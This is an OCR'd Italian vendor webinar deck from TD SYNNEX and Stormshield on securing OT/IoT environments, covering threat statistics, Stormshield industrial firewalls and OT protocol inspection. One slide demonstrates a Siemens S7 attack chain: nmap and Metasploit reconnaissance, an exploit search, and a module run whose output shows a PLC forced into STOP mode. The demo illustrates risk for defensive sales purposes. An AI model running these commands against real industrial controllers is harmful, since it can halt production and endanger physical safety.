TD SYNNEX

Industrial Security made simple

La proposta di Stormshield per la protezione dei dispositivi IoT

3 Ottobre 2025

Webinar

Andrea Pezzoni – Security Presales Specialist – TD SYNNEX
Matteo Chiodo – Presale Engineer – Stormshield

TD SYNNEX

Cyber Security Awareness Month

Operational Technology

CONTESTO

Crescente convergenza IT\OT

Digitalizzazione dell'industria

MINACCE

Ransomware e Malware industriali

Sabotaggi e attacchi alla suplly chain

Attacchi da attori statali o APT

Errore umano e configurazioni errate

NORMATIVE

NIS2

Regolamento Macchine

Standard industriali

ACN

TENDENZE

Adozione di tecnologie di monitoraggio specifiche OT (IDS\IPS)

Segmentazione della rete e Zero Trust in ambito OT

SOC specifici per ambienti OT

Paradigmi

SAFETY &
SECURITY


Tempi di risposta


Tempo di vita degli apparati


Risorse



Condizioni ambientali


Protocolli


I componenti OT non sono sicuri “by design”


Componenti OT


Operational Technology (OT)
Hardware e software che rilevano o provocano un cambiamento, attraverso il monitoraggio diretto e/o il controllo di apparecchiature industriali, beni, processi ed eventi.




Architettura








OT/ICS Cybersecurity reports




La geopolitica ha favorito gli attacchi OT
Molti aggressori hanno sfruttato vulnerabilità di base
Persistono lacune nella visibilità

RANSOMWARE
Aumento dell'87% degli attacchi ransomware alle organizzazioni industriali.
Aumento del 60% dei gruppi che prendono di mira OT/ICS rispetto al 2023.
Il ransomware si sovrappone sempre più alle operazioni OT per massimizzare l'interruzione.

Il 22% degli avvisi era sfruttabile dal perimetro della rete.
Il 70% delle vulnerabilità risiedeva in profondità all'interno delle reti ICS.
I rischi legati a terze parti e i dispositivi fieldbus/IoT non sicuri rimangono vettori chiave.




OT/ICS Cybersecurity reports



- **l'85% degli incidenti di security in OT riscontrato ha origine dagli ambienti IT** tramite credential theft, propagazione di malware e remote access mal configurati;
- solo il 7% degli incidenti rilevati coinvolge minacce specifiche OT;
- **il 90% dei casi di ransomware** che colpiscono ambienti industriali inizia furto di credenziali e si estende ai network OT tramite meccanismi di autenticazione condivisi o remote access esposti.

- **flat network architectures** permettono alle minacce IT (ransomware, botnet, credential attacks) di spostarsi lateralmente negli ambienti OT;
- **l'80% degli alert relativi agli ambienti industriali** deriva da exploit IT, come: Credential theft tramite phishing con accesso non autorizzato ai sistemi OT; Exploitation di HMI basate su Windows non aggiornate; Lateral movement tramite configurazioni errate di Active Directory,
- **remote access** rappresenta un vettore di rischio primario, con il 65% delle compromissioni OT dovute a VPN o RDP sessions mal protette.

Adozione della Segmentazione e Micro-Segmentazione negli Ambienti OT



Siemens S7 Penetration Test

```
nmap -p 102 --script s7-info <target IP>
```

```
PORT    STATE SERVICE  VERSION
102/tcp open  iso-tsap Siemens S7 PLC
| s7-info:
|   Module: 6ES7 511-1AK02-0AB0
|   Basic Hardware: 6ES7 511-1AK02-0AB0
|   Version: 2.5.0
|   System Name: CentralDevice
|   Module Type: CPU
|   Serial Number: S C-L9CU24732019
|   Plant Identification:
|_  Copyright: Original Siemens Equipment
Service Info: Device: specialized
```

```
use auxiliary/scanner/scada/profinet_siemens
set INTERFACE eth0
run
```

```
msf6 auxiliary(scanner/scada/profinet_siemens) > run


[*] Sending packet out to eth0
[+] Parsing packet from 00:1c:06:01:ab:f8
Type of station: S7-1200
Name of station: plc-01
Vendor and Device Type: Siemens, S7-1200
Device Role: IO-Controller
IP, Subnetmask and Gateway are: 10.0.0.11, 255.255.255.0, 10.0.0.1
```

```
searchploit siemens s7 cpu
```

```
   #  Name
   -  ----
   0  auxiliary/gather/ipcamera_password_disclosure
   1  exploit/windows/smtp/njstar_smtp_bof
   2  exploit/windows/browser/sapgui_saveviewtosessionfile
   3  exploit/windows/scada/factorylink_csservice
flow
   4  exploit/windows/scada/factorylink_vrn_09
   5  auxiliary/scanner/scada/profinet_siemens
   6  auxiliary/dos/scada/siemens_siprotec4
- Denial of Service
   7  exploit/windows/browser/siemens_solid_edge_selistctrlx
```

```
msf6 auxiliary(hardware/remote/38964) > run

[+] 10.0.0.11:102         - 6ES7 212-1BD30-0XB0  : V2.0
[+] 10.0.0.11:102         - mode select: STOP
[+] 10.0.0.11:102         - PLC——→STOP
[*] 10.0.0.11:102         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

OUR SOLUTIONS FOR **INDUSTRY**

Siamo parte della più prestigiosa storia di successo industriale europea

Aircraft

AIRBUS

AIRBUS HELICOPTERS

AIRBUS DEFENCE & SPACE

AIRBUS D&S CYBER PROGRAMME

CONNECTED INTELLIGENCE

STORMSHIELD

TD SYNNEX

NETWORK
PROTECTION

Stormshield Network Security range

IT OT

Virtual environments

Stormshield
Elastic Virtual Appliance

KVM
vmware
openstack
Microsoft Hyper-V
OUTSCALE
CITRIX
amazon web services
Microsoft Azure
orange

Small companies

SN-S-Series 320

SN-S-Series 220

SN-XS series -SN170

Medium Companies

SN1100

SN-M-Series-920

SN-M-Series-720

SN-M-Series-520

Headquarters Datacenters

SN-XL-Series-6200

SN-XL-Series-5200

SN-L-Series-3200

SN-L-Series-2200

Constrained environments

SNi10

SNi20

SNi40

SNxr1200

*Stesso colore stessa piattaforma hardware

UNICO FIRMWARE – IT & OT PROTECTION

CONSOLLE CENTRALIZZATA SMC

GESTIONE DEI LOG E EVENTI CENTRALIZZATA - SLS

Industrial firewall

SNi20

Firewall di livello industriale adattato al tuo ambiente

- Integrazione senza modificare l'infrastruttura operativa esistente
- Adatto per ambienti operativi difficili (IP30, guida DIN)

  Temperatura operativa da -40° a +75°
- Sicurezza in tempo reale

2,4 Gbps
Firewall throughput

1,6 Gbps
IPS throughput

600 Mbps
VPN throughput

10 ms
Maximal latency

Industrial firewall

SNi40

Firewall di livello industriale adattato al tuo ambiente

- Integrazione senza modificare l'infrastruttura operativa esistente
- Adatto per ambienti operativi difficili (IP30, guida DIN).

  Temperatura operativa da -40° a +70°
- Sicurezza in tempo reale

4,8 Gbps
Firewall throughput

2,9 Gbps
IPS throughput


1,2 Gbps
VPN throughput


10 ms
Maximal latency

SNi Models | By-pass


SNi 20

SNi 40





Security mode




Safety mode

Firewall disabilitato in caso di problemi di alimentazione e blocco del sistema operativo, aggiornamento del firmware, riavvio del sistema operativo

La nostra esperienza in ambito Industriale

Da più di 10 anni , Stormshield e il suo ecosistema di partner tecnologici proteggono I sistemi OT e la sempre maggiore convergenza con il mondo IT



SNS – Protocolli OT

20+ Protocolli standard

Modbus, OPC Classic, EtherNet/IP, CIP, BACnet/IP, IEC 60780-5-104, OPC UA, ICCP, IEC 61850, MQTT, ...

700+ Protocolli proprietari

UMAS, S7, TSAA, SAAT, HNZ, ...


DPI su 12+ protocolli supportati nativamente sui FW

- ✓ MODBUS
- ✓ OPC Classic (DA/HDA/AE)
- ✓ EtherNet/IP
- ✓ CIP
- ✓ BACnet/IP
- ✓ IEC 60780-5-104
- ✓ OPC UA
- ✓ UMAS
- ✓ S7
- ✓ DNP3
- ✓ PROFINET
- ✓ IEC 61850

Custom Pattern (Personalized signatures)


- ✓ To be able to adapt to the business context
- ✓ To comply with the RFC of the protocols
- ✓ To avoid operating errors

SNS – Protocolli OT: Modbus




OT Protocol Conformity Check

